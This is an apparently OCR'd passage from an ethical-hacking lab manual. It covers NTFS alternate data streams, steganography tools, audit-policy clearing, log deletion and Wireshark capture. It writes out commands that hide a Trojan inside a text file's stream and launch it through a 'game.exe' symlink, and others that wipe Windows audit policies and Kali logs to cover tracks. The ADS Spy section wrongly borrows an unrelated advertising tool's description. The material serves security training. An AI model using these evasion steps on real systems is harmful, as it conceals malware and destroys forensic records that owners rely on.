
**Creation of NTFS streams:** When the user reads or writes a file, their only manipulation in the main data stream by default. The following is the syntax of ADDs filename.extension:alternativeName Open the terminal and type the following command to create a file named file\_1.txt. echo "this is file no 1" > file\_1.txt

Now, type the following command to write to the stream named secret.txt.  
echo "this is a hidden file inside the file\_1.txt" > file\_1.txt:secret.txt

```
C:\Windows\System32\cmd.exe
C:\test>echo "this is file no 1" > file_1.txt
C:\test>echo "this is hidden file inside the file_1.txt" > file_1.txt:secret.txt
C:\test>dir
Volume in drive C has no label.
Volume Serial Number is 9445-3BC5
Directory of C:\test
27-05-2022 16:01    <DIR>
27-05-2022 16:15              22 file_1.txt
                           1 File(s)      22 bytes
                           1 Dir(s)  155,960,602,624 bytes free
C:\test>
```

We've just created a stream named secret.txt that is associated with file\_1.txt and when you look at the file\_1.txt you will only find the data present in file\_1.txt. And also stream will not be shown in the directory as well.

The following command can be used to view or modify the stream hidden in file\_1.txt notepad file\_1.txt:secret.txt



```
C:\Windows\System32\cmd.exe
C:\test>notepad file_1.txt:secret.txt
C:\test>
[Notepad window]
File Edit View
>this is hidden file inside the file_1.txt"
```

**Note:** Notepad is a stream-compliant application. Never use alternative streams to store sensitive information.

Hiding Trojan.exe in note.txt file stream:

The following command has used the copy the trojan.exe into a note.txt(stream)

```
C:\test>type Trojan.exe > note.txt:Trojan.exe
```

Here type command is used to hide trojan in the ADS inside an existing file.

After hiding trojan.exe behind note.txt, we need to create a link to launch the trojan.exe file from the stream. The following command is used to create a shortcut in the stream.

```
C:\test>mklink game.exe note.txt:Trojan.exe
```

Type game.exe to run the trojan that is hidden behind the note.txt. Here, game.exe is the shortcut created to launch trojan.exe.

The screenshot shows a Windows environment demonstrating a file creation exploit.

In the Command Prompt window (Administrator: Command Prompt), the following commands were run:

```
C:\test>type Trojan.exe > note.txt:Trojan.exe
C:\test>mklink game.exe note.txt:Trojan.exe
symbolic link created for game.exe <<===>> note.txt:Trojan.exe
C:\test>game.exe
C:\test>
```

The output shows that a symbolic link named "game.exe" was created pointing to the file "note.txt" which contains the contents of the "Trojan.exe" file. When executed, it runs the Trojan code.


In the File Explorer window, the contents of the "test" folder on Local Disk (C:) are displayed:

Name	Date modified	Type	Size
game	27-05-2022 04:14	.symlink	0 KB
note	27-05-2022 04:14	Text Document	14 KB
Trojan	27-05-2022 04:10	Application	7 KB


### v. ADS Spy

AdSpy offers the most search options of any Ad Intelligence Tool, so you can find the data you want, how you want. Search in the usual way: ad text, URL, page name. Search true data from user reactions in advert comments. Be as rigorous as you need to: search or filter by affiliate network, affiliate ID, Offer ID, landing page technologies - whatever helps you find the information you can work with. Open ADS Spy application and select the option if you want to:


- Quick Scan
- Full Scan
- Scan Specific Folder



As we store the file in the Document folder, Selecting Document folder to scan particular folder only.



Select an Option, if you want to scan for ADS, click “Scan the system for ADS”/ or click removes button to remove the file



As shown in the figure below, ADS Spy has detected the **Testfile.txt:hidden.txt** file from the directory.



Figure 6-50 ADS Detection


## vi. Snow

Create a text file with some data in the same directory where Snow Tool is installed.



Go to Command Prompt


Change the directory to run Snow tool




Type the command

**Snow -C -m “text to be hide” -p “password” <Sourcefile> <Destinationfile>**

The source file is a Hello.txt file as shown above. Destination file will be the exact copy of source file containing hidden information.



Go to the directory; you will find a new file **HelloWorld.txt**. Open the File




New File has the same text as an original file without any hidden information.

This file can be sent to the target.

### Recovering Hidden Information

On destination, Receiver can reveal information by using the command

**Snow -C -p "password123" HelloWorld.txt**




```
c:\Users\IPSpecialist\Downloads\Snow>snow -C -p "password123" HelloWorld.txt
My Bank Account Number is 12345
c:\Users\IPSpecialist\Downloads\Snow>
```

As shown in the above figure, File decrypted, showing hidden information encrypted in the previous section.

## vii. Quickstego

### Image Steganography using QuickStego

#### 1. Open QuickStego Application



#### 2. Upload an Image. This Image is term as Cover, as it will hide the text.



#### 3. Enter the Text or Upload Text File



#### 4. Click Hide Text Button



### 5. Save Image

This Saved Image containing Hidden information is termed as Stego Object.

#### Recovering Data from Image Steganography using QuickStego

##### 1. Open QuickStego

##### 2. Click Get Text



##### 3. Open and Compare Both Images

Left Image is without Hidden Text; Right Image is with hidden text



### viii. Clearing Audit Policies

#### Enabling and Clearing Audit Policies

To check command's available option Enter  
C:\Windows\system32> **auditpol /?**

```
C:\Windows\system32>auditpol /?
Usage: AuditPol [command] [<sub-command>]<options>

Commands (only one command permitted per execution)
/?
/get           Displays the current audit policy.
/set           Sets the audit policy.
/list          Displays selectable policy elements.
/backup        Saves the audit policy to a file.
/restore       Restores the audit policy from a file.
/clear         Clears the audit policy.
/remove        Removes the per-user audit policy for a user account.
/resourceSACL Configure global resource SACLs

Use AuditPol <command> /? for details on each command
C:\Windows\system32>
```

Enter the following command to enable auditing for System and Account logon: - C:\Windows\system32>**auditpol /set /category:"System","Account logon" /success:enable /failure:enable**

```
C:\Windows\system32>auditpol /set /category:"System","Account logon" /success:enable /failure:enable
The command was successfully executed.
C:\Windows\system32>
```

To check Auditing is enabled, enter the command

C:\Windows\system32>**auditpol logon","System"/get /category:"Account**

Category/Subcategory	Setting
System	Success and Failure
Security State Change	Success and Failure
IPsec Driver	Success and Failure
System Integrity	Success and Failure
Security System Extension	Success and Failure
Other System Events	Success and Failure
Account Logon	Success and Failure
Other Account Logon Events	Success and Failure
Kerberos Service Ticket Operations	Success and Failure
Credential Validation	Success and Failure
Kerberos Authentication Service	Success and Failure

To clear Audit Policies, Enter the following command

```
C:\Windows\system32>auditpol /clear
```

```
Are you sure (Press N to cancel or any other key to continue)?Y
```

```
Administrator: Command Prompt  
C:\Windows\system32>auditpol /clear  
Are you sure (Press N to cancel or any other key to continue)?Y  
The command was successfully executed.  
C:\Windows\system32>
```

To check Auditing, enter the command

```
C:\Windows\system32>auditpol /get /category:"Account logon","System"
```


```
Administrator: Command Prompt  
C:\Windows\system32>auditpol /get /category:"Account logon","System"  
System audit policy  
Category/Subcategory Setting  
System  
    Security State Change No Auditing  
    IPsec Driver No Auditing  
    System Integrity No Auditing  
    Security System Extension No Auditing  
    Other System Events No Auditing  
Account Logon  
    Other Account Logon Events No Auditing  
    Kerberos Service Ticket Operations No Auditing  
    Credential Validation No Auditing  
    Kerberos Authentication Service No Auditing  
C:\Windows\system32>
```

## ix. Clearing Logs


### 1. Go to Kali Linux Machine




### 2. Open the /var directory:




3. Go to Logs folder:



4. Select any log file:



5. Open any log file; you can delete



```
auth.log
May 2 07:25:08 kali CRON[32135]: pam_unix(cron:session): session opened for user root
by (uid=0)
May 2 07:25:08 kali CRON[32135]: pam_unix(cron:session): session closed for user root
May 2 07:30:04 kali CRON[32149]: pam_unix(cron:session): session opened for user root
by (uid=0)
May 2 07:30:04 kali CRON[32149]: pam_unix(cron:session): session closed for user root
May 2 07:31:42 kali gdm-password]: gkr-pam: unlocked login keyring
May 2 07:34:10 kali sudo:      root : TTY=pts/0 ; PWD=/root ; USER=root ; COMMAND=/bin/
mv /root/Desktop/Test.exe /var/www/html/share
May 2 07:34:10 kali sudo: pam_unix(sudo:session): session opened for user root by
(uid=0)
May 2 07:34:10 kali sudo: pam_unix(sudo:session): session closed for user root
May 2 07:34:23 kali sudo:      root : TTY=pts/0 ; PWD=/root ; USER=root ; COMMAND=/bin/
mv root/Desktop/Test.exe /var/www/html/share
May 2 07:34:23 kali sudo: pam_unix(sudo:session): session opened for user root by
(uid=0)
May 2 07:34:23 kali sudo: pam_unix(sudo:session): session closed for user root
May 2 07:34:45 kali sudo:      root : TTY=pts/0 ; PWD=/root ; USER=root ; COMMAND=/bin/
mv /Desktop/Test.exe /var/www/html/share
May 2 07:34:45 kali sudo: pam_unix(sudo:session): session opened for user root by
(uid=0)
May 2 07:34:45 kali sudo: pam_unix(sudo:session): session closed for user root
May 2 07:35:09 kali CRON[32255]: pam_unix(cron:session): session opened for user root
by (uid=0)
May 2 07:35:09 kali CRON[32255]: pam_unix(cron:session): session closed for user root
May 2 07:39:04 kali CRON[32396]: pam_unix(cron:session): session opened for user root
by (uid=0)
May 2 07:39:04 kali CRON[32396]: pam_unix(cron:session): session closed for user root ..
```

## PRACTICAL 5

### A. Use wireshark to sniff the network.


Wireshark is a GUI-based packet capture program. As noted, it comes with some command-line programs. There are a lot of advantages to using Wireshark. First, it gives us a way to view the packets easily, moving around the complete capture. Unlike with tcpdump and tshark, we see the entire network stack in Wireshark, which technically makes what we have captured frames rather than packets.

- Start Wireshark. Under the “Capture” header, select the “Interface List” option; or click on the “Interfaces” button on the toolbar:  
This will bring up a list of network interfaces that Wireshark is able to capture packets from:



#### List of available capture interfaces

Select the network adapter (wired or wireless) that you are currently using to connect to the Internet, and hit the “Start” button. This will take you to the main window:



Wireshark is now capturing live network activity on your network interface. Notice that the list of packets is color-coded to highlight different types of network traffic.

- Open your web browser and navigate to a few random web pages - observe that the network packets corresponding to your web browsing activity are captured and show up in Wireshark as well.
- By default, the list of captured packets will keep scrolling automatically during a live capture. You can toggle this on/off using the AutoScroll toggle button in  the toolbar.
- After letting the capture run for a couple of minutes, press the stop capture  button. Do not close this capture session.

### Filtering the Packet List

Capturing network traffic for a couple minutes could include traffic on many different protocols such as ARP, TCP, UDP, DNS, HTTP, etc.


We may not be interested in all of these, depending on what we are trying to achieve. Fortunately, Wireshark allows us to filter the list based on different criteria using the “Filter” toolbar:



#### Filter toolbar

Let us take a look at the HTTP traffic that occurs when we browse the web.

In the filter toolbar, type “http” and then click on “Apply”. The window will now list only captured packets related to HTTP traffic:



